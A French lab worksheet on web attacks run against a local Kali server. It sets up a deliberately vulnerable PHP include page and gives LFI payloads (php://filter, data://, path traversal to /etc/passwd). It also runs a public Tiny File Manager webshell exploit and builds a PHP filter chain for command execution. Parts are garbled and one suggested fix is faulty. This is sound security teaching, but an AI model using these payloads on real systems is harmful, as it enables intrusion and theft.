

TP1 : Expérimentation Attaques Web

Exercice 1

Dans cet exercice, vous allez faire des tests sur votre serveur HTTP en local qui héberge des fichiers PHP. Une vulnérabilité LFI (*Local File Include*) permet d'accéder au contenu de fichiers. Nous allons voir la partie attaque (auditeur/trice) et défense (webmaster) pour bien comprendre les LFI.

Le comportement normal de l'application est d'afficher le fichier `example.html` via le paramètre `file` de la page `preview.php`.

- 1) Depuis votre Kali Linux, démarrer le serveur HTTP Apache (en root) :

```
service apache2 restart
```

- 2) La racine du serveur Web est par défaut dans `/var/www/html/`. Rester en utilisateur root. Créer et modifier le fichier `/var/www/html/preview.php` avec le contenu suivant :



```
1 <?php
2 ini_set('display_errors', 1);
3
4 include($_GET['file']);
5 ?>
```

Les 3 lignes (2 à 4) permettent d'afficher des erreurs. La ligne 6 affiche le fichier du paramètre `file`.


Vous allez exploiter la fonction `include()` de cette page.

- 3) Créer et modifier le fichier `/var/www/html/example.html` avec le contenu suivant :



```
1 <html>
2     TEST HTML
3 </html>
```

- 4) Créer et modifier le fichier `/var/www/html/hello.php` avec le contenu suivant :



```
1 <?php
2 echo "HELLO WORLD";
3 // my DB password : Pa55woRD123!
4 ?>
```

La ligne 2 affiche une chaîne de caractères (donc ici « HELLO WORLD ») sur le contenu HTML. La ligne 3 est un commentaire PHP.

- 5) Avec un navigateur Web, accéder à ce serveur HTTP :

<http://127.0.0.1/preview.php?file=example.html>


- 6) Provoquer une erreur : remplacer le nom de fichier par un nom inconnu, une erreur PHP doit s'afficher !

- 7) Essayer d'afficher le fichier `/etc/passwd` toujours en modifiant le paramètre `file`.

- 8) Essayer d'afficher le fichier `/etc/shadow`. Le fichier `preview.php` devrait avoir les droits de l'utilisateur « root » car vous l'avez créé à l'étape 2. Pourquoi n'est-il donc pas accessible ?

C'est le serveur Web qui tente d'accéder au fichier et non « root ». Votre serveur Apache doit avoir les droits « www-data » qui sont insuffisants pour accéder à `/etc/shadow`. Il y a une différence entre le propriétaire d'un fichier et celui qui exécute le fichier.

- 9) Toujours en modifiant le paramètre `file`, accéder au fichier `hello.php`. Pourquoi le fichier n'est-il pas entièrement affiché ?



Le fichier PHP est interprété donc le résultat du `echo` s'affiche mais pas le commentaire.

- 10) Il est possible d'afficher le contenu d'un fichier PHP en utilisant la technique des *wrappers* PHP et de l'encodage base64. Rechercher des *payloads* possibles sur :

<https://book.hacktricks.xyz/pentesting-web/file-inclusion> pour afficher la source du fichier `hello.php` via cette technique.

```
127.0.0.1/preview.php?file=php://filter/convert.base64-encode/resource=hello.php
PD9waHAKZWNoYAiSEVMTE8gV09STEQiOwovLyBteSBEQiBwYXNzd29yZCA6IFBhNTV3b1JEMTIzIQo/Pg==
```

<http://127.0.0.1/preview.php?file=php://filter/convert.base64-encode/resource=hello.php>

Décoder le résultat :

```
$ echo "PD9waHAKZWNoYAiSEVMTE8gV09STEQiOwovLyBteSBEQiBwYXNzd29yZCA6IFBhNTV3b1JEMTIzIQo/Pg==" | base64 -d
<?php
echo "HELLO WORLD";
// my DB password : Pa55woRD123!
?>
```

Exercice 2

- 1) Récupérer le fichier suivant dans votre Kali :

<https://github.com/prasathmani/tinyfilemanager/archive/refs/tags/2.4.3.zip>

- 2) Décompressez-le dans /var/www/html/tiny/ avec les droits 755
- 3) Créer un répertoire /var/www/html/tiny/upload_files/ avec les droits 777 pour donner l'autorisation d'écriture pour tous
- 4) Le serveur doit être démarré (service apache2 start)
- 5) Ensuite, aller sur : <http://127.0.0.1/tiny/>
- 6) Télécharger l'exploit suivant puis exécutez le :

```
$ wget https://raw.githubusercontent.com/BKreisel/CVE-2021-45010/main/src/cve_2021_45010/main.py
```


```
$ python main.py -u http://127.0.0.1/tiny/tinyfilemanager.php -l admin -p admin@123 -g tiny/upload_files -r upload_files/
```



PoC for **CVE-2021-45010** - Tiny File Manager Version < 2.4.7

```
[*] Attempting Login:
[*] URL : http://127.0.0.1/tiny/tinyfilemanager.php
[*] Username : admin
[*] Password : admin@123
[+] Session Cookie : 0dc5a0lfu04h66t070ej9roiqe
[+] Login Success!
[+] Vulnerable version detected: 2.4.3
[*] Attempting to Leak Web Root ...
[+] Got Web Root: /var/www/html/tiny
[*] Attempting Webshell Upload:
[*] Filename : aipxvsuem.php
[*] GUI Path : tiny/upload_files
[*] Filesystem Path : ../../../../../../../var/www/html/tiny/upload_files/aipxvsuem.php
[+] Webshell Uploaded!
[*] Starting Webshell at: http://127.0.0.1/tiny/tinyfilemanager.phpupload_files/aipxvsuem.php
[-] Error: Couldn't talk to webshell: 404 Not Found
```

Ensuite, aller sur l'adresse donnée (il faut supprimer « tinyfilemanager.php ») et exécuter des commandes :



BONUS (suite de l'exercice 1) :

- 11) Il est parfois possible d'exécuter du code arbitraire grâce à une LFI. Aller voir le blog de Synacktiv (se concentrer sur le résultat pour exécuter `phpinfo()`) : <https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-and-how-to-use-it.html>

Combining all together in a script

Using the elements we discovered so far we created a script to automatically generate valid filter-chains. This script was heavily inspired by two resources: [\[WUPCO-GITHUB-REPO\]](#), [\[LOKNOP-GIST\]](#) and was completed with additional and smaller brute-forced chains. Every generated character has been tested to ensure the integrity of the chains was intact while chaining the filters.

It basically transforms a string to a valid PHP filter chain. For example the following chain will trigger the code `<?php phpinfo(); ?>` on a `require` or `include`.

[illegible]

- 12) Utiliser ce payload pour afficher le résultat de la fonction `phpinfo()` avec le paramètre `file`.

Il suffit de copier le payload complet (très long) et de le mettre dans le paramètre file :
/preview.php ?file=

- 13) Aller sur https://github.com/synacktiv/php_filter_chain_generator puis récupérer et exécuter le fichier `php_filter_chain_generator.py` au terminal avec les bons paramètres pour faire appel à `system($_GET['cmd'])` au lieu de `phpinfo()` puis utiliser le navigateur web pour exécuter les commandes suivantes : `pwd ; id ; ls`.


La commande à exécuter :

```
$ python3 php_filter_chain_generator.py --chain '<?php
system($_GET["cmd"]); ?>'
```


Ensuite, aller sur le navigateur Web avec le payload généré, et le copier dans le paramètre « file » et donner une valeur à « cmd » pour la commande à exécuter :

<http://127.0.0.1/preview.php?cmd=id&file=php://filter/convert.iconv.UTF8.CSI.....>


Résultat pour la commande « pwd » :



Résultat pour la commande « id » :



- 14) Nous allons modifier le fichier `preview.php` côté serveur pour s'assurer de ne récupérer que des fichiers HTML. Remplacer la ligne 6 par :




```
include($_GET['file']).".html";
```

En PHP, le caractère « . » permet de faire une concaténation. Donc ici, l'extension « .html » est ajoutée à la fin du nom du fichier demandé par le paramètre `file`.

- 15) Modifier le paramètre `file` pour accéder à `/etc/passwd`. Que se passe-t-il ? Est-ce que cette protection semble suffisante selon vous pour bloquer les tentatives d'accès aux autres fichiers (tels que `/etc/passwd` par exemple) ?

A première vue, c'est efficace car l'extension « .html » est ajoutée pour chaque fichier.




Warning: include(/etc/passwd.html): Failed to open stream: No such file or directory in /var/www/html/preview.php on line 5

Warning: include(): Failed opening '/etc/passwd.html' for inclusion (include_path='.:usr/share/php') in /var/www/html/preview.php on line 5

16) Rechercher des *payloads* possibles sur : <https://book.hacktricks.xyz/pentesting-web/file-inclusion> pour afficher la source du fichier `hello.php`


Il faut utiliser « `data://` » et ajouter un commentaire à la fin (« `//` ») pour que l'ajout de `.html` n'est pas incidence.

Il est toujours possible d'exécuter des commandes et donc de lire n'importe quel fichier :




uid=33(www-data) gid=33(www-data) groups=33(www-data)


Pour lire `/etc/passwd` :



17) Si on remplace la ligne 6 de `preview.php` par celle-ci pour n'afficher que des fichiers du répertoire courant, comment peut-on contourner cette limite ?



Il suffit de remonter les répertoires pour lire n'importe quel fichier :



The screenshot shows a web browser window with a dark theme. The address bar displays the URL `127.0.0.1/preview.php?file=../../etc/passwd`. Below the address bar, there is a directory listing of the file `/etc/passwd`. The listing shows the following entries: `root:x:0:0:root:/root:/usr/bin/zsh`, `daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin`, `lp:x:7:7:`, `/games:/usr/sbin/nologin`, `man:x:6:12:man:/var/cache/man:/usr/sbin/nologin`, and `lp:x:7:7:`. The text is partially cut off on the right side.

Par contre, il n'est plus possible de lire des fichiers PHP ou d'exécuter du code.